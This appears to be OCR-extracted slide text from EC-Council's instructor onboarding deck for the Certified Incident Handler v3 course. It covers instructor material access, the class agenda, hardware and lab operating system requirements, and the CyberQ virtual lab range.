
hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Accessing CEI Material

- Log in to the **Aspen** portal and click the **Certified EC-Council Instructor** option from the **Instructor** menu
- Click **Instructor Materials** in the side menu and select **EC-Council Certified Incident Handler v3** from drop-down menu
- Download your **Instructor Slides**, **Courseware**, and **Tools**





hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Agenda

- What Is ECIH
- ECIH TRAINING SCHEDULE AND EXAM Information
- How to Access Course related material
- **CLASS MINIMUM REQUIREMENTS, Basic Lab Setup Requirements, and Lab Setup Environment**
- What Is EC-COUNCIL CYBERQ
- What should you ensure before going to Class
- How to Teach ECIH
- Where to get help

hiteol.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Minimum Requirements

- ✓ Intel Core i5 or equivalent CPU with a minimum CPU speed of 3.2 GHz
- ✓ Minimum of 8 GB RAM (16 GB recommended)
- ✓ Hard disk, 500 GB or higher and 7200 RPM or faster
- ✓ DVD drive (DVD R/W drive preferred)
- ✓ One network adapter (minimum of a 10/100 NIC, but a 10/100/1000 is preferred)
- ✓ Monitor (minimum requirement is a 17-inch LCD monitor)
- ✓ Mouse or compatible pointing device and a sound card with amplified speakers
- ✓ Internet access

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Basic Lab Setup Requirements


- ✓ Adobe Acrobat Reader DC or later version
- ✓ WinRAR v6.10 or later version
- ✓ Web Browsers: Internet Explorer, Firefox, and Chrome
- ✓ Word, Excel, and PowerPoint Viewers or Microsoft Office 2016/Open Office

- ✓ Operating Systems:
  - Microsoft Windows 11 Enterprise or Professional (64-bit) with full patches applied
  - Microsoft Windows 10 Enterprise or Professional (64-bit) with full patches applied
  - Microsoft Windows Server 2022 Standard Edition (64-bit) with full patches applied
  - Microsoft Windows Server 2019 Standard Edition (64-bit) with full patches applied
  - Parrot Security 5.1 (Electro Ara) (64-bit) with full patches applied
  - Android 8.1-r6 (64-bit) with full patches applied
  - Ubuntu 22.04.01 (64-bit) with full patches applied
  - pfSense Firewall
  - OSSIM Server

hideo1.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Setup Environment



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Agenda


- What Is ECIH
- ECIH TRAINING SCHEDULE AND EXAM Information
- How to Access Course related material
- CLASS MINIMUM REQUIREMENTS, Basic Lab Setup Requirements, and Lab Setup Environment
- **What Is EC-COUNCIL CYBERQ**
- What should you ensure before going to Class
- How to Teach ECIH
- Where to get help

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council CyberQ

- CyberQ's **Range-as-a-Service solution** provides a highly adaptable, customizable experience for anyone involved in the cybersecurity ecosystem
- The CyberQ is a service that allows students to logon to a **virtualized remote machine** to perform various exercises




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows 11 Machine in CyberQ



